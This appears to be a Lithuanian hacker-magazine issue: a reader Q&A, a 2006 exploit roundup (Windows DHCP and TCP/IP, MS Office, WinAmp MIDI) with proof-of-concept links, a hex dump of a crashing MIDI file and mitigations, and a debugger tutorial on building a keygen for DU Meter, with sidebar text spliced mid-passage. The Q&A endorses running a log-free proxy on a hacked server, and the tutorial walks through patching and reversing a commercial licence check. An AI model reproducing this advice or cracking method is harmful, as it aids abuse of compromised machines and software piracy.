Pradėjau rašyti nuosavą PHP varikliuką. Viskas normalu, tačiau keičiant kai kurių parametrų reikšmes skriptas smarkiai keikiasi. Tai gresia tik įdiegimo kelių parodymu, tačiau norėtųsi, kad varikliukas veiktų idealiai. Ar galima kaip nors atjungti PHP klaidų kontrolę?

Norint įjungti klaidų atvaizdavimą, *php.ini* byloje reikia surasti parametrą *error_reporting* ir pakeisti jo reikšmę į E_ALL. Funkcija *error_reporting* nurodo klaidų atvaizdavimo lygį. Jeigu jai vietoje parametro nurodysi E_ALL, tai bus atvaizduojami visi perspėjimai ir pranešimai. Norint klaidų pranešimus atjungti konkrečiame skripte, reikia jo pradžioje įrašyti štai tokią eilutę: *error_reporting(E_ALL – (E_NOTICE + E_WARNING))*;
Jeigu reikia pakeisti viso serverio klaidų atvaizdavimo lygį, tuomet reikėtų paredaguoti *php.ini* byloje aprašytą to paties pavadinimo parametrą. Toje pačioje byloje taip pat galima surasti galimus lygių variantus. Tuo atveju, kai tau reikia, kad tam tikra funkcija neatvaizduotų klaidų, prieš jos pavadinimą reikia įterpti @ simbolį, pavyzdžiui, *@fopen()*. Noriu iš karto pasakyti, kad paruoštame varikliuke neturi būti jokių klaidų pranešimų, kadangi tai smarkiai supaprastina atakuojančiųjų darbą.

Anonimiškumas internete man yra vienas svarbiausių klausimų. Bet po keleto atvejų, kai iš stambių *socks* serverių nutekėjo logai, aš pradėjau realiai būgštauti dėl savo saugumo. Vienas mano pažįstamas pasakė, kad tokiu atveju geriausias variantas — nulaužtame serveryje paleisti nuosavą *proxy/vpn*. Papasakok išsamiau.

Kuo puikiausiai suprantu tavo būgštavimus. Pasitikėti galima tik savimi, todėl nuosavo *socks* proksio paleidimas — iš tiesų geras variantas. Juo labiau, kad padaryti tai ne taip ir sunku. Tau reikės shello (pakaks net ir minimalių teisių) bei programinės įrangos. Rekomenduoju naudoti *bouncer* arba *3proxy*. Pirmasis gali veikti šiose sistemose: *Windows*, *Linux* ir *FreeBSD*. *Bouncer* nereikia kompiliuoti — tai paruošta programa, kuri nereikalauja specialių privilegijų serveryje, išskyrus porto atidarymą, o visi paleidimo parametrai visiškai suprantami. Aš pats naudoju šią programą keliuose serveriuose ir esu ja patenkintas. *3proxy* tu gali rasti *security.nnov.ru* svetainėje, kur saugoma ir dokumentacija. Šią programą reikia kompiliuoti ir ji turi pakankamai daug nustatymų. Logų įrašymą galima atjungti nurodžius, pavyzdžiui, */dev/null*.

EKSPLOITŲ APŽVALGA

024

[NT: nutolusi skylė DHCP servise]

[Brief] 2006 m. liepos 11 dieną kompanijos CYBSEC S. A. (*cybsec.com*) darbuotojas *Mariano Nuuez Di Croce* išpublikavo pranešimą apie buferio perpildymą *Microsoft Windows DCHP* kliente (pastarasis techniškai realizuotas kaip servisas), kuris suteikia nuotolinę kodo įvykdymo galimybę su SYSTEM teisėmis, su sąlyga, jog atakuojantysis ir auka yra viename potinklyje: *www.cybsec.com/vuln/CYBSEC-Security_Pre-Advisory_Microsoft_Windows_DHCP_Client_Service_Remote_Buffer_Overflow.pdf*; „Microsoft" tuojau pat sureagavo į šį pranešimą ir operatyviai išleido pataisymą kartu su TechNet'e pateikiamu problemos aprašymu: *microsoft.com/technet/security/Bulletin/MS06-036.mspx*, kur pažeidžiamumui buvo priskirtas kritinis pavojingumo lygis. Analogiškai šį pažeidžiamumą įvertino ir prancūzų kompanija *FrSIRT:frsirt.com/english/advisories/2006/2754*.

[Targets] Pažeidžiamos šios sistemos: *Windows 2000 Professional / Standard Server / Datacenter Server / Advanced Server; XP Tablet PC / Media Center / Home / Professional / Professional x64 / Datacenter Server / Advanced Server; Server 2003 Standard / Standard x64 / Web/ Enterprise / Enterprise x64 / Datacenter / Datacenter x64* su visais įdiegtais pataisymų paketais (*Service Pack*). NT ir 9x sistemose ši grėsmė neplinta.

[Exploits] Kompanija *Cybsec S. A.* neatskleis techninių atakos detalių bei paties eksploito 30 dienų eigoje, po ko pateiks visą šią informaciją viešai (šiuo metu ši informacija jau turėtų būti prieinama).

[Solution] a) įdiegti „Microsoft" pataisymą, kurį galima parsisiųsti iš *update.microsoft.com* b) atjungti DHCP klientą per *Control Panel -> Administrative Tools -> Services -> DHCP client -> Properties -> Startup type -> Manual; Properties -> Stop*; arba komandinėje eilutėje įvykdyk *„sc stop DHCP -> sc config DHCP start=disabled"*. Po visų šių veiksmų perkrauti kompiuterį nebūtina. Sustabdžius DHCP servisą visus lokalaus tinklo (IP adresų ir kt.) nustatymus teks konfigūruoti rankiniu būdu, ką lengva padaryti namie, tačiau kur kas sudėtingiau realizuoti korporatyviniame tinkle. Dinaminių IP adresų išskyrimo jungiantis per modemą (*dial-up*) DHCP serviso sustabdymas neturės jokios įtakos (išsamiau apie DHCP galima paskaityti IETF RFC 2131 dokumente — *rfc.net/rfc2131.html*).

[„MS Office": gausūs buferio perpildymai]

[Brief] 2006 m. birželį-liepą iš karto keletas nepriklausomų tyrėjų *Microsoft Word/Excel* ir kitose *MS Office* dokumentus apdorojančiose programose aptiko daugybę buferio perpildymo klaidų, klastingiausią kurių 2006 m. liepos 10 dieną pastebėjo hakeris slapyvardžiu *naveed* (*naveedafzal@gmail.com*). Pastaroji klaida susijusi su funkcija *LsCreateLine*, kuri eksportuojama iš *mso.dll* bibliotekos (senesnėse *Office* versijose šios bibliotekos byla vadinasi *mso9.dll*). Specialiai sukurta *.doc* byla sukelia *Word* lūžimą su priėjimo klaidos pranešimu, tačiau be to gali būti perrašytas laisvai pasirinktas dvigubas atminties žodis, leidžiantis po to atlikti valdymo perdavimą shellkodui: *securityfocus.com/archive/1/439649*. Žinia greitai pasklido po visą internetą: *security.nnov.ru/Gnews345.html*; *securityfocus.com/bid/18905*, tačiau „Microsoft" su tuo kategoriškai nesutiko ir savo *Security Response Center Bloge* išpublikavo paneigimą, kuriame sakoma, kad *Word* lūžta, tačiau valdymo perdavimo shellkodui galimybė ganai abejotina: *blogs.technet.com/msrc/archive/2006/07/10/441006.aspx*; aš pats po derinimo ir disasembliavimo laikausi naveed'o nuomonės.

Taip pat čia buvo aptikta kreiva rodyklių į objektus realizacija, suteikianti shellkodo įvykdymo galimybę (*securityfocus.com/bid/18037*). Jau atsirado pora virusų kirminų, kurie plinta panaudodami šią skylę: *Backdoor.Ginwui* (*symantec.com/avcenter/venc/data/backdoor.ginwui.html*) ir *Trojan.Mdropper.H* (*securityresponse.symantec.com/avcenter/venc/data/trojan.mdropper.h.html*).

Klaidos aptiktos ir grafinių GIF ir PNG formato bylų apdorojime, kurios vėl gi sukelia shell-kodo įvykdymo galimybę (*securityfocus.com/bid/18913* ir *securityfocus.com/bid/18915*). Objektų savybės (*property*) ir eilučių analizė (*parsing*) neatsilieka nuo savo bičiulių bei leidžia įvykdyti shellkodą ne blogiau už kitus (*securityfocus.com/bid/18911* ir *securityfocus.com/bid/18912*). Be dėmesio nelieka ir *Excel* — stilių apdorojime ir įrašų išskyrime aptikti defektai, suteikiantys shellkodo įvykdymo galimybę: *securityfocus.com/bid/18872*, *securityfocus.com/bid/18422* ir *securityfocus.com/bid/18885*. Klaidų mišką apvainikuoja *hlink.dll* bibliotekoje aptikta skylė — ši biblioteka atsako už skirtingų tipų įrašų stilių apdorojimą ir esant tam tikroms sąlygoms leidžia perduoti valdymą į kenksmingą kodą: *security.nnov.ru/Gnews270.html*.

[Target] Visa *MS Office* produktų serija.

[Exploits] *securityfocus.com/data/vulnerabilities/exploits/MSOffice_mosdll_poc.c*;
downloads.securityfocus.com/vulnerabilities/exploits/excel-rce-nsrocket.txt;
securityfocus.com/data/vulnerabilities/exploits/Nanika.xls;
bsdpakistan.org/downloads/wordPOC.c;

[Solution] Kai kurias iš aukščiau išvardintų skylių „Microsoft" patvirtino, išleisti jas ištaisantys pataisymai; kai kurios skylės vis dar neužlopytos, todėl neatidarinėk iš nepatikimų šaltinių gautų dokumentų!

[„WinAmp": midi ir buferio perpildymas]

[Brief] 2006 m. balandžio 19 dieną populiariausiame *Null-soft* kuriamame *mp3* grotuve *WinAmp* buvo aptiktas defektas, slypintis bibliotekoje *in_midi.dll*, kuri atsako už midi bylų atkūrimą ir kuri nekorektiškai tikrina kai kurių laukų užpildymo teisingumą. Dėl to atakuojantysis turi galimybę „nulaužti" *WinAmp* (kuris tuo pačiu primygtinai siūlo perkrauti sistemą, nors jos galima ir neperkrovinėti) arba perduoti valdymą shellkodui. Žemiau pateikta 34 baitų *midi* byla be vargo WinAmp'ui nuneša stogą:

midi byla, sukelianti „WinAmp" lūžimą

```
0000:4D 54 68 64 00 00 00 06 | 00
00 00 01 00 60 4D 54
0010:72 6B 00 00 00 FF FF FF | FF FF
FF FF FF FF FF FF
0020:FF 00
```

Kadangi *WinAmp* gali būti sukonfigūruotas taip, kad vietoje pagrindinio sisteminio grotuvo atkurti *web* puslapiuose pateikiamą midi turinį (daugelis vartotojų jį būtent taip ir konfigūruoja), eilinės virusų epidemijos grėsmė yra pakankamai didelė, ypač įvertinus tai, kad *WinAmp'o*, priešingai nei sistemą, niekas neatnaujina. Be to, pradinis klaidos pranešimas liko nepastebėtas net ir po to, kai jis buvo išpublikuotas pakartotinai — 2006 m. gegužės 29 dieną — t.y. lygiai po mėnesio. Į *SecurityFocus* šis pranešimas pateko smarkiai (ir šiai svetainei nebūdingai) pavėlavęs — 2006 m. birželio 19 dieną (*securityfocus.com/bid/18507*).

[Targets] Visos *WinAmp* versijos iki 5.21 imtinai.

[Exploit] *securityfocus.com/data/vulnerabilities/exploits/winamp_midi_bof.c*;

[Solution] a) atnaujink savo *WinAmp* versiją iki 5.22 (arba naujesnės), kad pašalintum nesuderinamumą su ankstesniais įskiepiais;
b) nenaudok *WinAmp* midi bylų atkūrimui — tai gali padaryti nuimdamas atitinkamą varnelę failų tipų asociacijose arba iš katalogo *Plugins* pašalinus bylą *midi.dll*.

[NT: nutolusi skylė TCP/IP tvarkyklėje]

[Brief] 2006 m. birželio 13 dieną *Microsoft TechNet'e* pasirodė pranešimas apie buferio perpildymą TCP/IP tvarkyklėje, kuris leidžia „užlaužti" sistemą iki mėlynojo mirties ekrano ir net perduoti valdymą shellkodui, kuris bus vykdomas su SYSTEM teisėmis: *microsoft.com/technet/security/Bulletin/MS06-032.mspx*; pažeidžiamumui buvo priskirtas *important* pavojingumo lygis. Po poros valandų žinia apie pažeidžiamumą pasirodė *www.securityfocus.com* ir kitose hakeriškose svetainėse.

[Targets] Pažeidžiamos šios sistemos: *NT Workstation / Standard Server / Terminal Server / Enterprise Server; W2K Professional / Standard Server/ Datacenter Server / Advanced Server; XP Tablet PC / Media Center / Home / Professional / Professional x64/ Datacenter Server / Advanced Server; Server 2003 Standard / Standard x64 / Web / Enterprise / Enterprise x64 / Datacenter / Datacenter x64* su visais įdiegtais pataisymų paketais (*Service Pack*). Kitaip tariant, pažeidžiama visa NT tipo sistemų šeima. Šis pavojus negresia 9x sistemoms.

[Exploits] *securityfocus.com/data/vulnerabilities/exploits/18374-DoS-PoC.c; securityfocus.com/data/vulnerabilities/exploits/18374-DoS-PoC.txt*;

[Solution] a) įdiegti „Microsoft" pataisymą, kurį galima parsisiųsti iš *update.microsoft.com* b) atjungti IP *Source Routing* (IP maršrutizavimą pagal šaltinį), sukuriant DWORD tipo parametrą *DisableIPSourceRouting* ir priskirti jam reikšmę 2, visa tai reikia padaryti šioje sisteminio registro šakoje: *HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters*, po ko reikia perkrauti kompiuterį. Beje, tai niekaip nepaveiks „normalaus" paketų maršrutizavimo; c) su ugniasiene užblokuoti IP paketus, kurių opcijos yra 131 (*LSRR: Loose Source-n-Record Route* — laisvas maršrutizavimas pagal šaltinio adresą įrašant maršrutą) ir 137 (*SSRR: Strict Source-n-Record Route* — griežtas maršrutizavimas pagal šaltinio adresą įrašant maršrutą). Nepainiok šių opcijų su jungtimis — tai ne jungtys, o būtent IP paketų opcijos. Deja, toli gražu ne visos asmeninės ugniasienės leidžia atlikti tokį lankstų filtravimą.

026

Ruošiam keygeną

Registravimo raktų generavimo algoritmo paieška

[Kaip paruošti bandomąjį triušį?] Tyrimų objektu aš pasirinkau ganėtinai žinomą programą *DU Meter v.3.07 build 200*. Be jokios abejonės, tai reikalingas įrankis. Kam reikia skaičiuoti tinklo srautą, tas mane supras. Aš pats ja naudojuosi, rekomenduoju ir tau. Beje, šiai programai skirtą registravimo raktą tu susikursi savomis rankomis.
Iš pradžių žvilgtelėkime į registraciją. Čia reikia įvesti licencijavimo duomenis: vartotojo vardą ir serijos numerį. Aš įdomumo dėlei pabandžiau čia ką nors įvesti. Langelis apie neteisingą serijos numerį mane neapsakomai nudžiugino, o programa toliau veikė, todėl aš galėjau įvesti naują serijos numerį. Kodėl nudžiugino? Ogi todėl, kad vietoje perspėjimo apie neteisingą numerį buvo galima pamatyti užsidarančią programą, prašymą ją perleisti arba iš viso nieko nepamatyti ir tik spėlioti, ar tu iš pirmo karto atspėjai licencijavimo duomenis, ar ne. Be abejo, tai nepridėtų ypatingai daug papildomų problemų, tačiau kaip yra sakoma: tiesiog maloni smulkmena.
Po to reikia nustatyti, su kokia programavimo kalba parašyta programa — tai labai svarbus niuansas, kadangi, pavyzdžiui, su *VisualBasic* parašytų ir dar su *p-code* sukompiliuotų programų nulaužimo metodai iš esmės skiriasi nuo metodų, kurie naudojami su *Delphi* arba C++ sukurtai programai. Tuo pačiu mes patikrinsime, ar programoje panaudoti pakuotuvai/protektoriai. Čia mums padės įrankis *PEiD* arba bet koks disasembleris. Nevertėtų ypatingai pasitikėti analizatorių sąžiningumu — tai reikia mokėti nustatyti pačiam. Nieko tokio, įgijus truputį patirties viskas eisis kaip sviestu patepta. O kol kas paleiskim *PEiD* ir pažiūrėkim jo pateiktą atsakymą — *Borland Delphi 6.0–7.0*. Ką gi, šį kartą *PEiD* teisus — tai iš tiesų *Delphi*. Dar pažiūrėkime, ar kode naudojami kriptoalgoritmai. Čia mums vėl pagelbės *PEiD*, o tiksliau — jo įskiepis KANAL. Matome du CRC32 algoritmus, o konstantų lentelė generuojama programos vykdymo metu. Atsiminkime tai, kadangi vėliau šito prireiks.
Dabar apsispręskime dėl naudojamų įrankių. Mums reikia disasemblerio, derintuvo, tekstų apdorojimo programos ir, be jokios abejonės, mokėti kurią nors programavimo kalbą bei turėti atitinkamą programų rašymo įrankį (kad galėtumėm parašyti keygeną). Vietoje disasemblerio ir derintuvo aš naudosiu *OllyDbg 1.10*. Iš disasemblerių dar būtų galima rekomenduoti *IDA Pro* — be jokios abejonės, tai geriausias produktas savo srityje. Kadangi „mūsų" programa parašyta su *Delphi*, mes pasinaudosime pagalbiniu įrankiu *DeDe* — *Delphi* programų dekompiliatoriumi. Paskutines visų naudojamų įrankių versijas galima parsisiųsti iš svetainės *cracklab.ru*, kur jas rasi atitinkamuose skyreliuose. Kol kas leiskim *DeDe* dekompiliuoti mūsų programą, o patys galime pailsėti.

[Pradedame] Dabar atidžiai pažiūrėkime į *DeDe* darbo rezultatą.
Mums įdomiausios bus formos *TdlgRegWiz* (registracijos dialogas) ir *TdlgItcorrectSerial*, o ypatingai domins šiose procedūrose, tiksliau pirmojoje, realizuoti klavišų nuspaudimų įvykių apdorotuvai. Jeigu kas nors pamiršo, tai galima dar kartą patikrinti, kad neteisingai įvesto pranešimo kodas pasirodo nuspaudus *Next* mygtuką, todėl žiūrim į *btnNextClick*. Mygtuko *Next* nuspaudimo apdorotuvas bus adresu *00494A2C*. Registracijos procese mes šį mygtuką turėjome nuspausti du kartus: pasirenkant registraciją ir įvedus licencijos informaciją, todėl mus domina tik pastarasis įvykis. Dabar derintuve galima pažiūrėti, kaip vyks įvestų duomenų nuskaitymas ir patikrinimas, tuo pačiu nepamirštant žvilgtelėti į *DeDe* listingą. Norint šiek tiek palengvinti *OllyDbg* pateikto kodo skaitomumą, galima pasinaudoti vienu iš jo įskiepių GODUP. Jis veikia su IDA signatūromis ir žymiai pagerina bendrą kodo skaitomumą. Galima palyginti vieną kodo fragmentą prieš ir po apdorojimo su šiuo įskiepiu.
Atsidarome *DU Meter* su *OllyDbg*, ties *00494A2C* adresu sukuriame sustojimo tašką (*breakpoint*) ir paleidžiame programą derintuve. Nepamiršk, kad pirmą kartą mūsų sustojimo taškas suveiks pasirinkus registracijos metodą, todėl su *F9* paleidžiame programą veikti toliau. Ką gi, įvedame savo vardą bei kokį nors slaptažodį ir spaudžiame *Next*! Štai ir sustojome ten, kur reikia. Dabar svarbiausia — iš viso kodo išskirti tiktai tą, kuris atsako už registracijos duomenų patikrinimą. Dabar per kodą eikime su *F8*, neužeidami į procedūras ir nesigilindami į vykdomas. Mūsų nekenčiamą langą randame adresu *00494AAB*. Ką gi, pabandykime dar kartą nuspausti *Next*, tačiau šį kartą atidžiau žiūrėkime į procedūrą, kuri iškviečiama adresu *0049452D*. Panašu, jog tai yra būtent tai, ko mums reikia. Žiūrim kodą:

```
0049452D PUSH 14
0049452F CALL <JMP.&kernel32.Sleep>
00494534 MOV EAX,DWORD PTR DS:[4F4418]
00494539 MOV EAX,DWORD PTR DS:[EAX]
```

[Keygenas su grybais]
1 keygenas, malti pipirai, 50 g riebalų, 200 g grybų, 1 šaukštas miltų, 2 šaukštai grietinės, petražolės ir krapai.

Gerai nuvalytą keygeną nusausinti rankšluosčiu (servetėle), supjaustyti gabalėliais, apkepinti ištirpintuose riebaluose, užpilti karštu vandeniu arba sultiniu, pasūdyti, pabarstyti pipirais ir uždengus patroškinti. Grybus supjaustyti ir pakepinti svieste, po to supilti į keygeną ir visa tai troškinti, kol bus valgoma. Skystį sutirštinti su grietine sumaišytais miltais. Keygeną pateikti giliuose induose. Garnyrui pateikti virtas bulves ir raugintus agurkus.

Šiaip jau autorinių teisių pažeidimas — neteisėtas dalykas, todėl namie nevertėtų kartoti visa tai, kas pateikta šiame straipsnyje.

AMŽINAS MŪŠIS TĘSIASI... JĮ PRADĖJO PROGRAMA, KURIOS AUTORIUS NORĖJO UŽ JĄ GAUTI PINIGŲ. KAI KAS MOKĖTI ATSISAKĖ, KAI KAS NEGALĖJO, TAIP IR ATSIRADO ŠVIESUOLIŲ, KURIE ĮSIGEIDĖ IŠNARSTYTI ĮŽŪLIOSIOS PROGRAMOS VIDURIUS IR PAŽIŪRĖTI, KODĖL BŪTENT JI NENORI VEIKTI TAIP, KAIP „NORMALI“ NEMOKAMA PĮ. ŽINOMA, VISA TAI MANO FANTAZIJOS, IR GALI BŪTI, KAD VISKAS BUVO VISAI NE TAIP, TAČIAU VIENAS DALYKAS VISIŠKAI TIKRAS: ŠIS MŪŠIS TĘSIASI IKI PAT ŠIOS DIENOS IR, ĮTARIU, NIEKADA NESIBAIGS.

```
0049453B CALL <DUMeter.@Forms@TApplication@ProcessMessages$qqrv>
00494540 DEC ESI
00494541 JNZ SHORT DUMeter.0049452D
```

Tai ciklas, kurio paskirtis — užlaikymas po duomenų įvedimo ir ilgų skaičiavimų imitavimas. Mums šis ciklas visiškai nereikalingas. Šiek tiek žemiau matome mūsų įvestus duomenis. Tai ypač vaizdžiai matosi *DeDe* listinge.

Visus savo apmąstymus ir spėliones tuojau pat patikriname derintuve. Patogumo dėlei aš visą laiką pašalinu anksčiau sukurtus breikus ir kuriu naujus, kurie yra arčiau reikiamos vietos, taip neprarandu laiko jau išstudijuoto kodo trasavimui. Taigi naują breiką reikia kurti šiek tiek žemiau to beprasmio ciklo, kur nors ties adresu *00494543*, ir toliau keliauti per kodą. *CMP DWORD PTR SS:[EBP–20],0* pavidalo patikrinimas yra ne kas kita, kaip tų pačių duomenų patikrinimas. Trasuodami toliau (su *F8*) pastebim, kad duomenys nuskaitomi tris kartus, pats įdomiausias yra paskutinis kartas:

```
004946E9 CALL <DUMeter.@Controls@TControl@GetText$qqrv>
004946EE MOV ECX,DWORD PTR SS:[EBP-54]
004946F1 XOR EDX,EDX
004946F3 MOV EAX,DWORD PTR DS:[EBX+3F0]
004946F9 CALL DUMeter.00491898
004946FE SUB EAX,-2
00494701 JE SHORT DUMeter.00494715
```

Gali būti, kad *CALL DUMeter.00491898* ir yra patikrinimas. Kad nereikėtų ilgai mąstyti, patikrinkime savo spėlionę derintuve: pakeiskime EAX registre grąžintą 0 į 1 ir paleiskime programą. Registracija pavyko sėkmingai. Dabar mes tiksliai žinome, kad mūsų licencijos patikrinimas prasideda nuo adreso *491898*. Sukuriame ties juo breiką ir vėl įvedame duomenis.

Jeigu mes tingėtume kapstytis patikrinimo šiukšlėse, taip bandydami atstatyti kodą ir rašyti „raktų darymo įrankį", tai gali būti, jog būtų pakankamai paprasta surastos procedūros pradžioje į EAX registrą įkelti reikiamą vienetuką (MOV EAX,1) ir sugrįžti atgal (RET), nes tuomet su bet kokiais įvestais duomenimis patikrinimas baigtųsi sėkmingai, o programa būtų nugalėta. Tačiau jeigu jau ėmėmės paties sunkiausio, tuomet teks visą kelią nueiti iki pat galo. Pradedame kodo narstymą. Vėl keliaukime nuo adreso *00494715* iki išėjimo iš patikrinimo procedūros, bandant nustatyti, kurioje vietoje į EAX keliamas nulis. Štai ta vieta:

```
00491947 MOV EAX,ESI
00491949 POP ESI
0049194A POP EBX
0049194B POP ECX
0049194C POP ECX
0049194D POP EBP
0049194E RETN 8
```

Į EAX nulis pakliūna iš ESI registro, o ESI registre matome kodą, kuris yra adresu *004918D4*. Ką gi, mes jau visiškai arti. Mums jau pažįstami du nulinės eilutės patikrinimai, kurių adresai — *49E9C9* ir *49E9D7*. Įdomesnė procedūra yra kiek žemiau (adresu *0049EA87*), prieš kurios vykdymą į registrus įtraukiami mūsų duomenų adresai ir neaiškios eilutės „D3"

```
00494A5D  . 83E8 02          SUB EAX,2
00494A60  .v0F84 ED000000    JE DUMeter.00494B53
00494A66  .vE9 2A010000      JMP DUMeter.00494B95
00494A6B  > 8B83 54030000    MOV EAX,DWORD PTR DS:[EBX+354]
00494A71  . 8B10             MOV EDX,DWORD PTR DS:[EAX]
00494A73  . FF92 C8000000    CALL DWORD PTR DS:[EDX+C8]
00494A79  . 84C0             TEST AL,AL
00494A7B  .v74 16            JE SHORT DUMeter.00494A93
00494A7D  . 8B93 1C030000    MOV EDX,DWORD PTR DS:[EBX+31C]
00494A83  . 8B83 10030000    MOV EAX,DWORD PTR DS:[EBX+310]
00494A89  . E8 823AFBFF      CALL DUMeter.00448510
00494A8E  .vE9 02010000      JMP DUMeter.00494B95
00494A93  > 8B93 18030000    MOV EDX,DWORD PTR DS:[EBX+318]
00494A99  . 8B83 10030000    MOV EAX,DWORD PTR DS:[EBX+310]
00494A9F  . E8 6C3AFBFF      CALL DUMeter.00448510
00494AA4  .vE9 EC000000      JMP DUMeter.00494B95
00494AA9  > 8BC3             MOV EAX,EBX
00494AAB  . E8 40FAFFFF      CALL <DUMeter.@Dbclient@TCustomClientDataSet@CloseCursor$qqrv>
00494AB0  . 8BD0             MOV EDX,EAX
00494AB2  . 8B83 10030000    MOV EAX,DWORD PTR DS:[EBX+310]
00494AB8  . E8 FF3FFBFF      CALL <DUMeter.@Comctrls@TPageControl@SetActivePageIndex$qqrxi (F
00494ABD  . 8B83 10030000    MOV EAX,DWORD PTR DS:[EBX+310]
00494AC3  . E8 DC3FFBFF      CALL <DUMeter.@Comctrls@TPageControl@GetActivePageIndex$qqrv>
00494AC8  . 83F8 02          CMP EAX,2
00494ACB  .v0F85 C4000000    JNZ DUMeter.00494B95
00494AD1  . 8B83 F0030000    MOV EAX,DWORD PTR DS:[EBX+3F0]
00494AD7  . 8078 49 00       CMP BYTE PTR DS:[EAX+49],0
00494ADB  .v0F85 B4000000    JNZ DUMeter.00494B95
00494AE1  . BA 03000000      MOV EDX,3
00494AE6  . 8B83 10030000    MOV EAX,DWORD PTR DS:[EBX+310]
00494AEC  . E8 CB3FFBFF      CALL <DUMeter.@Comctrls@TPageControl@SetActivePageIndex$qqrxi (F
00494AF1  .vE9 9F000000      JMP DUMeter.00494B95
00494AF6  > 8D55 FC          LEA EDX,DWORD PTR SS:[EBP-4]
00494AF9  . 8B83 94030000    MOV EAX,DWORD PTR DS:[EBX+394]
00494AFF  . E8 685BFCFF      CALL <DUMeter.@Controls@TControl@GetText$qqrv>
```

adresas (kiek žemiau daroma taip pat, tik su eilute N1), bei kuri mums grąžina tą nelemtą nulį. Peržiūrim surastą procedūrą:

```
0048E879 CMP BYTE PTR DS:[EAX],61
0048E87C JL SHORT DUMeter.0048E886
0048E87E CMP BYTE PTR DS:[EAX],7A
0048E881 JG SHORT DUMeter.0048E886
0048E883 ADD BYTE PTR DS:[EAX],0E0
0048E886 INC EAX
0048E887 CMP BYTE PTR DS:[EAX],0
0048E88A JNZ SHORT DUMeter.0048E879
0048E88C MOV EAX,EBX
0048E88E CALL DUMeter.0048E5C0
0048E893 CMP EAX,18
0048E896 JE SHORT DUMeter.0048E89F
0048E898 XOR EAX,EAX
0048E89A JMP DUMeter.0048E964
0048E89F CMP BYTE PTR DS:[ESI],61
0048E8A2 JL SHORT DUMeter.0048E8AC
0048E8A4 CMP BYTE PTR DS:[ESI],7A
0048E8A7 JG SHORT DUMeter.0048E8AC
0048E8A9 ADD BYTE PTR DS:[ESI],0E0
0048E8AC CMP BYTE PTR DS:[ESI],20
0048E8AF JE SHORT DUMeter.0048E8C6
```

Aptarkime šį iš pažiūros didelį kodo fragmentą. Cikle *0048E879..0048E88A* tikrinama, ar įvesti slaptažodžio simboliai priklauso intervalui ,a..z', bei pridedami prie ASCII kodo, kuriam priklauso baito *E0* simbolis. Keista, bet įvedimo lange leidžiama įvesti tik didžiąsias raides ir skaičius, todėl mūsų simboliai tokie būti tiesiog negali. Šiek tiek žemiau esantis kodas — įvesto serijinio numerio ilgio patikrinimas. Jeigu jis nelygus teisingam (*18h=24* simboliai), tuomet išėjimas iš procedūros baigsis skaudžiai. Taigi slaptažodžio ilgis mums žinomas ir fiksuotas. Pakeiskime mūsų įvedamus duomenis ir atlikime tolimesnę analizę, tik šį kartą įveskime lygiai 24 simbolius. Žemiau esantis kodas mums jau pažįstamas — čia

KANAL v2.7 by snaker

File C:\Program Files\DU Meter\DUMeter.exe

+ BASE64 table :: 0009B5EC :: 0049C1EC
+ CRC32 [poly] :: 000852D4 :: 00485ED4
+ CRC32 [poly] :: 0008DA32 :: 0048E632

About Clos

Detected 3 crypto signatures (in 0.3s)

tikrinama, ar simboliai priklauso mažųjų lotyniškų simbolių aibei. Tiesa, dabar čia pasitenkinama tik pirmuoju simboliu, kuris sulyginamas su raide *D*, ir jeigu jie nelygūs, patikrinimas vėl baigiasi nesėkme. Dar žemiau antras simbolis sulyginamas su skaičiumi 3. Vėl keičiame įvedamą kodą, kuriame pirmieji simboliai yra D3 (prisiminkime procedūrai perduodamą eilutę, apie kurią buvo kalbama anksčiau). Nepamirškime breikų perkelti į naujas pozicijas, dabar jis turi būti ties adresu *0048E8C6*, kadangi mes jau peržiūrėjome ilgio bei pirmųjų dviejų įvedamų simbolių patikrinimą, o mūsų naujasis numeris šiuos patikrinimus praeina. Toliau keturis kartus iškviečiama procedūra *CALL 0048E5EA*. Jos paskirtis — gauti simbolius iš eilutės, eilutės ilgis yra ECX registre, eilutės adresas — EDX registre. Aš prie šių iškvietimų derintuve sukūriau simbolinį komentarą — *Copy(S,1,ecx)*. Šiaip tai ganėtinai naudinga prie jau peržiūrėtų procedūrų įkelti savus komentarus — taip pagerėja derintuve matomas kodo vaizdas ir patys nesusipainiosim tarp procedūrų iškvietimų. Žiūrim, kokių mūsų slaptažodžio dalių reikia programai. Pirmasis iškvietimas iškerpa 3 simbolius (pradedant nuo ketvirto), antras — 8 simbolius (pradedant nuo 8-to), trečias — paskutinius 8 simbolius, ketvirtas — 16 pirmųjų simbolių. Pavadinkime šias eilutes 1, 2, 3 ir 4. Taip išeina, kad pas mus su trečiu, septintu ir šešioliktu simboliu nieko nedaroma, t.y. jie gali būti bet kokie (kol kas tai dar tik preliminarūs duomenys). Pakeiskime šiuos simbolius klasikiniu brūkšneliu. Taip gauname štai tokio pavidalo numeriuką: D3-XXX-XXXXXXXX-XXXXXXXX, kur X — nežinomos (kol kas) didžiosios lotynų abėcėlės raidės ir skaičiai. Aš įvedžiau D3-456-89012345-78901234. Telieka išaiškinti visus likusius simbolius. Suprasti procedūros *CALL 0048E80C* paskirtį nesunku: ji eilutėje surastas mažąsias raides konvertuoja į didžiąsias bei eliminuoja tarpus, jeigu jų yra. Vietoje eilutės -- bet koks vardas. O kita iš eilės procedūra su transformuotu vardu atlieka tam tikras gudrias manipuliacijas.

```
0048E6B0 SHL EDX,4
0048E6B3 MOVSX ECX,BYTE PTR DS:[EAX]
0048E6B6 ADD EDX,ECX
0048E6B8 MOV ECX,EDX
0048E6BA AND ECX,F0000000
0048E6C0 TEST ECX,ECX
0048E6C2 JE SHORT DUMeter.0048E6CF
0048E6C4 SHR ECX,18
0048E6C7 XOR EDX,ECX
0048E6C9 AND EDX,0FFFFFFF
0048E6CF INC EAX
0048E6D0 CMP BYTE PTR DS:[EAX],0
0048E6D3 JNZ SHORT DUMeter.0048E6B0
```

